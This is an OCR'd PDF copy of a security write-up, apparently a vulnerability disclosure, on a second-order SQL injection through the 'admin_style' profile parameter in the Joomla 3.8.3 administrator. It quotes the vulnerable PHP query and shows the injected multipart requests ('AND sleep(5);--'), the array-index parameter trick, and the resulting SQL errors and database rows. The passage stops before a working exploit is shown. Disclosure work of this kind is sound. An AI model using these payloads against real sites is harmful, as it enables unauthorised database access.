


```php
/**
 * Method to get the record form.
 *
 * @param   array    $data      An optional array of data for the form to interogate.
 * @param   boolean  $loadData  True if the form is to load its own data (default case), false if not.
 *
 * @return  JForm    A JForm object on success, false on failure
 *
 * @since   1.6
 */
public function getForm($data = array(), $loadData = true)
{
    // Get the form.
    $form = $this->loadForm('com_admin.profile', 'profile', array('control' => 'jform', 'load_data' => $loadData));

    if (empty($form))
    {

    // Check for username compliance and parameter set
    $isUsernameCompliant = true;

    if ($this->loadFormData()->username)
    {

    $this->setState('user.username.compliant', $isUsernameCompliant);

    if (!JComponentHelper::getParams('com_users')->get('change_login_name') && $isUsernameCompliant)
    {

    // When multilanguage is set, a user's default site language should also be a Content Language
    if (JLanguageMultilang::isEnabled())
    {

    // If the user needs to change their password, mark the password fields as required
    if (JFactory::getUser()->requireReset)
    {
        $form->setFieldAttribute('password', 'required', 'true');
        $form->setFieldAttribute('password2', 'required', 'true');
    }

    return $form;
```

Obtain Data From Form

Below figure shows that the application stores retrieved user information to the database:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD




```php
    /**
     * Method to save the form data.
     *
     * @param   array  $data  The form data.
     *
     * @return  boolean  True on success.
     *
     * @since   1.6
     */
    public function save($data)
    {
        $user = JFactory::getUser();

        unset($data['id']);
        unset($data['groups']);
        unset($data['sendEmail']);
        unset($data['block']);

        $isUsernameCompliant = $this->getState('user.username.compliant');

        if (!JComponentHelper::getParams('com_users')->get('change_login_name') && $isUsernameCompliant)
        {

        // Bind the data.
        if (!$user->bind($data))
        {

        $user->groups = null;

        // Store the data.
        if (!$user->save())
        {
            $this->setError($user->getError());

            return false;
        }

        $this->setState('user.id', $user->id);

        return true;
```

Save Data

As we have confirmed that user inputs are not being used to construct SQL query and hence the payload insertion instance is not vulnerable, let's try to exploit it on affected page. As shown in figure below, let's insert following string as a payload to check how our payload is being used to constructed SQL query:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

PAYLOAD: **test**




```
Content-Disposition: form-data; name="jform[id]"

645
-----------------------------171246620684368714815375295
Content-Disposition: form-data; name="jform[params][admin_style]"

test
-----------------------------171246620684368714815375295
```

```
HTTP/1.1 303 See other
Date: Thu, 08 Feb 2018 10:55:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: /joomla/administrator/index.php?option=com_admin&view=profile&layout=edit
Expires: Wed, 17 Aug 2005 00:00:00 GMT
```

Insert Test Payload

Now let's, check the error message on affected dashboard page. As highlighted in figure below, we got only first character of the payload in error message.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Message

Item saved.

Error

Unknown column 't' in 'where clause'

CONTENT

- New Article
- Articles
- Categories
- Media

LOGGED-IN USERS


Savan Administration	2018-02-08 10:55
Super User Administration	2018-02-08 10:51
Savan Administration	2018-02-08 10:55

View Site | 0 Visitors | 3 Administrators | 0 Messages | Log out   Joomla! 3.8.3 — © 2018 test-nss.com

SQL Error

To try further, we injected another payload ‘**AND sleep(5);–**’ and refreshed the dashboard page. As shown in figure below, we got only first character ‘A’ reflected in the error message again:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



/joomla/administrator/index.php

Control Panel

Message

Item saved.

Error

Unknown column 'A' in 'where clause'

LOGGED-IN USERS


Savan Administration	2018-02-08 10:56
Super User Administration	2018-02-08 10:51
Savan Administration	2018-02-08 10:56

Joomla! 3.8.3 — © 2018 test-nss.com

Sleep Payload

If we check the database to verify that how user supplied input gets stored in the database. As shown in figure below, the database has the full payload which we injected:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD




```
+-----+-------+----------+-----------------------+---------------------------------------------------------------+-
------+-----------+---------------------+---------------------+------------+--------------------------------------
------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------+---------------------+------------+------
--+------+--------------+
| id  | name  | username | email                 | password                                                      |
block | sendEmail | registerDate        | lastvisitDate       | activation | params

                                                                        | lastResetTime       | resetCount | otpKe
y | otep | requireReset |
+-----+-------+----------+-----------------------+---------------------------------------------------------------+-
------+-----------+---------------------+---------------------+------------+--------------------------------------
[----------------------------------------------------------------------------------------------------------------]
------------------------------------------------------------------------+---------------------+------------+------
--+------+--------------+
| 645 | Savan | savan    | savan@notsosecure.com | [redacted] |
    0 |         0 | 2018-02-07 18:42:33 | 2018-02-08 09:25:42 |            | {"admin_style":"AND sleep(5);--" "adm
in_language":"en-GB","language":"en-GB","editor":"none","helpsite":"https:\/\/help.joomla.fr\/index.php?option=com
_help&keyref=Help{major}{minor}:{keyref}","timezone":"Africa\/Abidjan"} | 0000-00-00 00:00:00 |          0 |
  |      |            0 |
+-----+-------+----------+-----------------------+---------------------------------------------------------------+-
------+-----------+---------------------+---------------------+------------+--------------------------------------
------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------+---------------------+------------+------
--+------+--------------+
1 row in set (0.00 sec)

mysql> █
```

Full Payload Present In Database

As we confirmed that the payload got stored properly, let's verify the affected code to check how it constructs the SQL query. The affected instance is from the '**administrator/templates/hathor/postinstall/hathormessage.php'** file. As shown in figure below, code in 40th line number stores user provided value from '**admin_style'** parameter to '**adminstyle'** variable. Now, the code in 47th line number consumes the user supplied input directly to construct SQL query. But wait, here it treats that value as an array. So, index **0** of stored value will be consumed to construct a query. Here we got the answer that why only first character of payload was reflecting.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD




```
    // Get the current user admin style
    $adminstyle = $user->getParam('admin_style', '');

    if ($adminstyle != '')
    {
        $query = $db->getQuery(true)
            ->select('template')
            ->from($db->quoteName('#__template_styles'))
            ->where($db->quoteName('id') . ' = ' . $adminstyle[0])
            ->where($db->quoteName('client_id') . ' = 1');

        // Get the template name associated to the admin style
        $template = $db->setquery($query)->loadResult();
    }
```

Vulnerable Code

Now, we know that the payload is being treated as an array and index 0 will be consumed in SQL query. So, let's try to provide an array '**["test1","test2","test3"]**' as a payload. Then, we were expecting the 0th index of the array i.e. ("**test1**") to be consumed to structure the SQL query. But as shown in figure below, the application reflected "**["** in the error message which means that the entire payload was again treated as a string.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Message

Item saved.


Error

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '[AND `client_id` = 1' at line 3

Array Also Treated As String

Oops. So, what next? Is it not an exploitable instance of SQL injection?


Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Nope. We came up with an idea to change the parameter name and provide the 0th index of an array ‘admin_style’. As shown in figure below, we changed the parameter name with ‘**jform[params][admin_style][0]**’ and injected the same payload to 0th index of ‘admin_style’:

PAYLOAD: **AND sleep(5);–**

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD




```
Content-Disposition: form-data; name="jform[id]"

645
-----------------------------171246620684368714815375295
Content-Disposition: form-data; name="jform[params][admin_style][0]"

AND sleep(5);--
-----------------------------171246620684368714815375295
```

```
HTTP/1.1 303 See other
Date: Thu, 08 Feb 2018 11:00:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: /joomla/administrator/index.php?option=com_admin&view=profile&layout=edit
Expires: Wed, 17 Aug 2005 00:00:00 GMT
```

Sent First Parameter of Array

Now, the application reflected our full payload. Though, the payload did not worked.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Message
Item saved.

Error
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'AND sleep(5);-- AND `client_id` = 1' at line 3

LOGGED-IN USERS

